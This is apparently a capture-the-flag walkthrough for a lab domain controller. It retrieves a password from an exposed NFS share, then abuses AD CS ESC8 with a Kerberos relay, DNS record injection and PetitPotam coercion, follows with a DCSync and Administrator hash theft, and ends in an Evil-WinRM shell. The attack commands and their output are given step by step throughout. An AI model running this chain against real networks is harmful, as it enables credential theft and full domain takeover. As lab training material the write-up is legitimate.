


| Operating System | Difficulty | Machine Link |
|---|---|---|
 | Medium | VulnCicada |
Attack Chain
- Initial Access: Sensitive information disclosure via exposed NFS Share.
- Exploitation (AD CS): Abusing ESC8 using PetitPotam and Kerberos Relay (due to NTLM restrictions).
- Privilege Escalation: Compromising the Domain Controller to perform a DCSync attack and retrieve Administrator hashes.
Machine Enumeration
Nmap
PORT STATE SERVICE REASON53/tcp open domain syn-ack ttl 12780/tcp open http syn-ack ttl 12788/tcp open kerberos-sec syn-ack ttl 127111/tcp open rpcbind syn-ack ttl 127135/tcp open msrpc syn-ack ttl 127139/tcp open netbios-ssn syn-ack ttl 127389/tcp open ldap syn-ack ttl 127445/tcp open microsoft-ds syn-ack ttl 127464/tcp open kpasswd5 syn-ack ttl 127593/tcp open http-rpc-epmap syn-ack ttl 127636/tcp open ldapssl syn-ack ttl 1272049/tcp open nfs syn-ack ttl 1273268/tcp open globalcatLDAP syn-ack ttl 1273269/tcp open globalcatLDAPssl syn-ack ttl 1273389/tcp open ms-wbt-server syn-ack ttl 1279389/tcp open adws syn-ack ttl 12749664/tcp open unknown syn-ack ttl 12749667/tcp open unknown syn-ack ttl 12760230/tcp open unknown syn-ack ttl 12760231/tcp open unknown syn-ack ttl 12761372/tcp open unknown syn-ack ttl 12761433/tcp open unknown syn-ack ttl 12761911/tcp open unknown syn-ack ttl 12762150/tcp open unknown syn-ack ttl 127SMB Enumeration
We started by checking SMB with a null session, but it failed with STATUS_NOT_SUPPORTED. Looking at the output, we noticed (NTLM:False), which indicates that NTLM authentication is disabled on this target.
To fix this, we switched to Kerberos authentication using the -k flag.
$ nxc smb 10.129.8.162 -u '' -p ''SMB         10.129.8.162    445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)SMB         10.129.8.162    445    DC-JPQ225        [-] cicada.vl\: STATUS_NOT_SUPPORTED
$ nxc smb 10.129.8.162 -u 'Guest' -p '' -kSMB         10.129.8.162    445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)SMB         10.129.8.162    445    DC-JPQ225        [-] cicada.vl\Guest: KDC_ERR_CLIENT_REVOKED
The error KDC_ERR_CLIENT_REVOKED confirms that our Kerberos connection reached the server, but the Guest account is currently disabled.
NFS Enumeration
Nmap identified that port 2049 was open for NFS. We used showmount to list the available shared directories.
$ showmount -e 10.129.8.162Export list for 10.129.8.162:/profiles (everyone)The output revealed that /profiles is exposed and accessible to everyone. We created a local directory and mounted the share to access its contents.
$ mkdir nfs$ sudo mount -t nfs 10.129.8.162:/profiles nfs/Once mounted, we copied the entire directory to a local folder named loot for further analysis. After copying the data, we unmounted the share.
$ mkdir loot$ sudo cp -R nfs/* loot/$ sudo umount nfsAuthenticated as Rosie.Powell
The directory structure revealed a list of potential usernames (e.g., Daniel.Marshall, Rosie.Powell). To cut through the noise and focus on the actual data, we used the find command to list only the files.
$ tree lootloot├── Administrator│   ├── Documents│   │   ├── $RECYCLE.BIN│   │   │   └── desktop.ini│   │   └── desktop.ini│   └── vacation.png├── Daniel.Marshall...[snip]...└── Shirley.West
$ find loot -type floot/Administrator/Documents/desktop.iniloot/Administrator/Documents/$RECYCLE.BIN/desktop.iniloot/Administrator/vacation.pngloot/Rosie.Powell/marketing.pngloot/Rosie.Powell/Documents/desktop.iniloot/Rosie.Powell/Documents/$RECYCLE.BIN/desktop.ini
We examined the discovered files. Upon inspecting loot/Rosie.Powell/marketing.png, we found a password hidden within the image.

With the password Cicada123 retrieved from the image, we attempted to authenticate to the SMB service as Rosie.Powell. Since the server requires Kerberos, we included the -k flag.
$ nxc smb 10.129.8.162 -u 'Rosie.Powell' -p 'Cicada123' -kSMB 10.129.8.162 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)SMB 10.129.8.162 445 DC-JPQ225 [+] cicada.vl\Rosie.Powell:Cicada123Authentication was successful. Next, we enumerated the available shares with the valid credentials.
$ nxc smb 10.129.8.162 -u 'Rosie.Powell' -p 'Cicada123' -k --shares
Share           Permissions     Remark-----           -----------     ------ADMIN$                          Remote AdminC$                              Default shareCertEnroll      READ            Active Directory Certificate Services shareIPC$            READ            Remote IPCNETLOGON        READ            Logon server shareprofiles$       READ,WRITESYSVOL          READ            Logon server share
The output reveals two interesting findings:
- CertEnroll: We have READ access, suggesting Active Directory Certificate Services (AD CS) might be in use.
- profiles$: We have WRITE access to this share.

The profiles$ share appears to mirror the NFS export we enumerated earlier. However, our authenticated session grants us WRITE permissions here.
We also inspected the CertEnroll share and found various .crl and .crt files, confirming the presence of Active Directory Certificate Services (AD CS).

Based on these findings, we identified two potential attack vectors:
- Credential Harvesting (
profiles$): We could attempt to upload a malicious file (using a tool likentlm_theft) to capture hashes via Responder if a user browses the share. - AD CS Enumeration: The presence of
CertEnrollsuggests we should check for vulnerable certificate templates (e.g., ESC1, ESC8).
Given that the Domain Controller enforces Kerberos and disables NTLM, capturing NTLM hashes might be restricted. Therefore, AD CS enumeration appears to be the more promising path.
ADCS Enumeration
The existence of the CertEnroll share strongly suggests an active AD CS infrastructure. We utilized Certipy to scan for misconfigured certificate templates and potential vulnerabilities.
$ certipy find -enabled -u "Rosie.powell@cicada.vl" -p "Cicada123" -dc-host "DC-JPQ225.cicada.vl" -vulnerable -k
Certipy identified that the Certificate Authority is vulnerable to ESC8 and that standard Authenticated Users are allowed to enroll.
Exploit ESC8 via Kerberos Relay
Typically, ESC8 is exploited by relaying NTLM authentication to the Certificate Authority (CA) Web Enrollment pages. However, since NTLM is disabled in this environment, a standard NTLM relay attack is impossible.
To exploit the ESC8 vulnerability without NTLM, we performed a Kerberos Relay attack.
https://www.thehacker.recipes/ad/movement/kerberos/relay#abuse-from-a-coerced-authentication
1. DNS Record Manipulation
First, we created a new DNS record mapping a specific hostname to our attacker IP (10.10.14.65). This allows the Domain Controller to resolve and connect to our malicious machine.
$ dnstool.py -u "cicada.vl\\Rosie.powell" -p "Cicada123" -r "DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" -dns-ip 10.129.8.162 -d "10.10.14.65" --action add "DC-JPQ225" --tcp -k[-] Connecting to host...[-] Binding to host[+] Bind OK[-] Adding new record[+] LDAP operation completed successfully2. Setting up the Relay & Triggering Coercion

We started the certipy relay listener, targeting the vulnerable Certificate Authority web endpoint.
$ certipy relay -target 'http://dc-jpq225.cicada.vl' -template 'DomainController'
[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)[*] Listening on 0.0.0.0:445[*] Setting up SMB Server on port 445
With the listener active, we used NetExec to coerce the Domain Controller into authenticating to our machine using the PetitPotam method.
$ nxc smb 10.129.8.162 -u 'Rosie.Powell' -p 'Cicada123' -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=Petitpotam
SMB         10.129.8.162    445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)SMB         10.129.8.162    445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123COERCE_PLUS 10.129.8.162    445    DC-JPQ225        VULNERABLE, PetitPotamCOERCE_PLUS 10.129.8.162    445    DC-JPQ225        Exploit Success, lsarpc\EfsRpcAddUsersToFile
3. Certificate Extraction & Domain Compromise
The relay was successful, and we captured a .pfx certificate for the Domain Controller.
Finally, we used the captured certificate to authenticate to the Domain Controller and retrieve its NT Hash.
$ certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.8.162...[*] Got TGT[*] Trying to retrieve NT hash for 'dc-jpq225$'[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3We have successfully compromised the Domain Controller account (dc-jpq225$).
Shell as Administrator
DCSync Attack
With the Domain Controller machine account (DC-JPQ225$) compromised, we possess the replication privileges needed to perform a DCSync attack. We used this access to dump the NTLM hash of the Administrator user.
$ nxc smb 10.129.8.162 -u 'DC-JPQ225$' -H a65952c664e9cf5de60195626edbeee3 -k --ntds --user Administrator
We successfully retrieved the Administrator’s hash. However, since NTLM authentication is disabled on the target, we cannot simply “Pass-the-Hash” directly. We must use the hash to request a Kerberos TGT (Ticket Granting Ticket) first.
$ nxc smb 10.129.8.162 -u 'Administrator' -H 85a0da53871a9d56b6cd05deda3a5e87 -k --generate-tgt Administrator...[+] TGT saved to: Administrator.ccacheFinally, we configured our Kerberos environment (updating the krb5.conf file and exporting the ticket) and connected via Evil-WinRM to get the final shell.
# Ensure krb5.conf points to the correct realm/KDC$ sudo nxc smb 10.129.8.162 -u 'Administrator' -H 85a0da53871a9d56b6cd05deda3a5e87 -k --generate-krb5-file /etc/krb5.conf
# Load the ticket and connect$ export KRB5CCNAME=Administrator.ccache$ evil-winrm -r "cicada.vl" -i "dc-jpq225.cicada.vl"
We have successfully compromised the domain and obtained administrative access!